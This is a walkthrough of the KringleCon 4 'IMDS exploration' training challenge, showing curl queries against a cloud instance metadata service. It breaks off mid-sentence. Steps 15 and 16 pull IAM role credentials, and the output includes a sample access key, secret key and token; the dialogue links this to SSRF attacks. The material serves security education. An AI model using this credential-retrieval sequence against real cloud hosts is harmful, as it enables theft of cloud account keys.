
KringleCon 4: Calling Birds!


Jack's Restroom



1. Click to talk to `Noxious O. D'or`


```
Hey, this is the executive restroom. Wasn't that door closed?

I’m Noxious O’Dor. And I’ve gotta say, I think that Jack Frost is just messed up.

I mean, I'm no expert, but his effort to "win" against Santa by going bigger and bolder seems
bad.

You know, I’m having some trouble with this IMDS exploration. I’m hoping you can give me some
help in solving it.

If you do, I’ll be happy to trade you for some hints on SSRF! I’ve been studying up on that and
have some good ideas on how to attack it!
```

2. Click `IMDS exploration`




```
🎄🎄🎄Prof. Petabyte here. In this lesson you'll continue to build your cloud asset skills,
🎄🎄🎄interacting with the Instance Metadata Service (IMDS) using curl.
🎄🎄🎄
🎄🎄🎄If you get stuck, run 'hint' for assitance.
🎄🎄🎄

Are you ready to begin? [Y]es: █

[ElfU]> Candies
```

3. Type Y




```
The Instance Metadata Service (IMDS) is a virtual server for cloud assets at the IP address
169.254.169.254. Send a couple ping packets to the server.

elfu@03c63ae46f94:~$

[ElfU]> Candies [                                   ]
```

4. Type `ping -c 2 169.254.169.254`




```
IMDS provides information about currently running virtual machine instances. You can use it
to manage and configure cloud nodes. IMDS is used by all major cloud providers.
Run 'next' to continue.

elfu@0451f0c2434b:~$ ping -c 2 169.254.169.254
PING 169.254.169.254 (169.254.169.254) 56(84) bytes of data.
64 bytes from 169.254.169.254: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 169.254.169.254: icmp_seq=2 ttl=64 time=0.040 ms

--- 169.254.169.254 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1014ms
rtt min/avg/max/mdev = 0.022/0.031/0.040/0.009 ms
elfu@0451f0c2434b:~$

[ElfU]> Candies [                                  ]
```

5. Type `next`




```
Developers can automate actions using IMDS. We'll interact with the server using the cURL
tool. Run 'curl http://169.254.169.254' to access IMDS data.

elfu@0451f0c2434b:~$ next
elfu@0451f0c2434b:~$

[ElfU]> Candies [                                 ]
```

6. Type `curl http://169.254.169.254`




```
Different providers will have different formats for IMDS data. We're using an AWS-compatible
IMDS server that returns 'latest' as the default response. Access the 'latest' endpoint.
Run 'curl http://169.254.169.254/latest'

elfu@0451f0c2434b:~$ curl http://169.254.169.254
latest
elfu@0451f0c2434b:~$

[ElfU]> Candies [                                ]
```

7. Type `curl http://169.254.169.254/latest`




```
IMDS returns two new endpoints: dynamic and meta-data. Let's start with the dynamic
endpoint, which provides information about the instance itself. Repeat the request
to access the dynamic endpoint: 'curl http://169.254.169.254/latest/dynamic'.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest
dynamic
meta-data
elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

8. Type `curl http://169.254.169.254/latest/dynamic`




```
The instance identity document can be used by developers to understand the instance details.
Repeat the request, this time requesting the instance-identity/document resource:
'curl http://169.254.169.254/latest/dynamic/instance-identity/document'.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/dynamic
fws/instance-monitoring
instance-identity/document
instance-identity/pkcs7
instance-identity/signature
elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

9. Type `curl http://169.254.169.254/latest/dynamic/instance-identity/document`




```
Much of the data retrieved from IMDS will be returned in JavaScript Object Notation (JSON)
format. Piping the output to 'jq' will make the content easier to read.
Re-run the previous command, sending the output to JQ: 'curl
http://169.254.169.254/latest/dynamic/instance-identity/document | jq'

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
{
        "accountId": "PCRVQVHN4S0L4V2TE",
        "imageId": "ami-0b69ea66ff7391e80",
        "availabilityZone": "np-north-1f",
        "ramdiskId": null,
        "kernelId": null,
        "devpayProductCodes": null,
        "marketplaceProductCodes": null,
        "version": "2017-09-30",
        "privateIp": "10.0.7.10",
        "billingProducts": null,
        "instanceId": "i-1234567890abcdef0",
        "pendingTime": "2021-12-01T07:02:24Z",
        "architecture": "x86 64",
        "instanceType": "m4.xlarge",
        "region": "np-north-1"
}elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

10. Type `curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq`




```
Here we see several details about the instance when it was launched. Developers can use this
information to optimize applications based on the instance launch parameters.
Run 'next' to continue.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   451  100   451    0     0   220k      0 --:--:-- --:--:-- --:--:--  220k
{
  "accountId": "PCRVQVHN4S0L4V2TE",
  "imageId": "ami-0b69ea66ff7391e80",
  "availabilityZone": "np-north-1f",
  "ramdiskId": null,
  "kernelId": null,
  "devpayProductCodes": null,
  "marketplaceProductCodes": null,
  "version": "2017-09-30",
  "privateIp": "10.0.7.10",
  "billingProducts": null,
  "instanceId": "i-1234567890abcdef0",
  "pendingTime": "2021-12-01T07:02:24Z",
  "architecture": "x86_64",
  "instanceType": "m4.xlarge",
  "region": "np-north-1"
}
elfu@0451f0c2434b:~$

[ElfU]> Candies [                    ]
```

11. Type `next`




```
In addition to dynamic parameters set at launch, IMDS offers metadata about the instance as
well. Examine the metadata elements available:
'curl http://169.254.169.254/latest/meta-data'

elfu@0451f0c2434b:~$ next
elfu@0451f0c2434b:~$

[ElfU]> Candies [                    ]
```

12. Type `curl http://169.254.169.254/latest/meta-data`




```
By accessing the metadata elements, a developer can interrogate information about the system.
Take a look at the public-hostname element:
'curl http://169.254.169.254/latest/meta-data/public-hostname'

network/interfaces/macs/0e:49:61:0f:c3:11/device-number
network/interfaces/macs/0e:49:61:0f:c3:11/interface-id
network/interfaces/macs/0e:49:61:0f:c3:11/ipv4-associations/192.0.2.54
network/interfaces/macs/0e:49:61:0f:c3:11/ipv6s
network/interfaces/macs/0e:49:61:0f:c3:11/local-hostname
network/interfaces/macs/0e:49:61:0f:c3:11/local-ipv4s
network/interfaces/macs/0e:49:61:0f:c3:11/mac
network/interfaces/macs/0e:49:61:0f:c3:11/owner-id
network/interfaces/macs/0e:49:61:0f:c3:11/public-hostname
network/interfaces/macs/0e:49:61:0f:c3:11/public-ipv4s
network/interfaces/macs/0e:49:61:0f:c3:11/security-group-ids
network/interfaces/macs/0e:49:61:0f:c3:11/security-groups
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-id
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-ipv4-cidr-block
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-ipv6-cidr-blocks
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-id
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv4-cidr-block
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv4-cidr-blocks
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv6-cidr-blocks
placement/availability-zone
placement/availability-zone-id
placement/group-name
placement/host-id
placement/partition-number
placement/region
product-codes
public-hostname
public-ipv4
public-keys/0/openssh-key
reservation-id
security-groups
services/domain
services/partition
spot/instance-action
spot/termination-time
elfu@0451f0c2434b:~$
[ElfU]> Candies [                    ]
```

13. Type `curl http://169.254.169.254/latest/meta-data/public-hostname`




```
Many of the data elements returned won't include a trailing newline, which causes the
response to blend into the prompt. Re-run the prior command, adding '; echo' to the end of
the command. This will add a new line character to the response.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/meta-data/public-hostname
ec2-192-0-2-54.compute-1.amazonaws.comelfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

14. Type `curl http://169.254.169.254/latest/meta-data/public-hostname; echo`




```
There is a whole lot of information that can be retrieved from the IMDS server. Even AWS
Identity and Access Management (IAM) credentials! Request the endpoint
'http://169.254.169.254/latest/meta-data/iam/security-credentials' to see the instance IAM
role.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/meta-data/public-hostname; echo
ec2-192-0-2-54.compute-1.amazonaws.com
elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

15. Type `curl http://169.254.169.254/latest/meta-data/iam/security-credentials; echo`




```
Once you know the role name, you can request the AWS keys associated with the role. Request
the endpoint 'http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-
role' to get the instance AWS keys.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials; ech
o
elfu-deploy-role
elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

16. Type `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role; echo`




```
So far, we've been interacting with the IMDS server using IMDSv1, which does not require
authentication. Optionally, AWS users can turn on IMDSv2 that requires authentication. This
is more secure, but not on by default.
Run 'next' to continue.

elfu@0451f0c2434b:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu
-deploy-role; echo
{
        "Code": "Success",
        "LastUpdated": "2021-12-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token": "NR9Sz/7fzxwIqv7URqHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-12-02T18:50:40Z"
}
elfu@0451f0c2434b:~$ 

[ElfU]> Candies [                    ]
```

17. Type `next`




```
For IMDSv2 access, you must request a token from the IMDS server using the
X-aws-ec2-metadata-token-ttl-seconds header to indicate how long you want the token to be
used for (between 1 and 21,600 secods).
Examine the contents of the 'gettoken.sh' script in the current directory using 'cat'.

elfu@0451f0c2434b:~$ next
elfu@0451f0c2434b:~$
```

18. Type `cat gettoken.sh`




```
This script will retrieve a token from the IMDS server and save it in the environment
variable TOKEN. Import it into your environment by running 'source gettoken.sh'.

elfu@0451f0c2434b:~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-s
econds: 21600"`
elfu@0451f0c2434b:~$
```

19. Type `source gettoken.sh`




```
Now, the IMDS token value is stored in the environment variable TOKEN. Examine the contents
of the token by running 'echo $TOKEN'.

elfu@0451f0c2434b:~$ source gettoken.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    44  100    44    0     0  44000      0 --:--:-- --:--:-- --:--:-- 44000
elfu@0451f0c2434b:~$
```

20. Type `echo $TOKEN`




```
With the IMDS token, you can make an IMDSv2 request by adding the X-aws-ec2-metadata-token
header to the curl request. Access the metadata region information in an
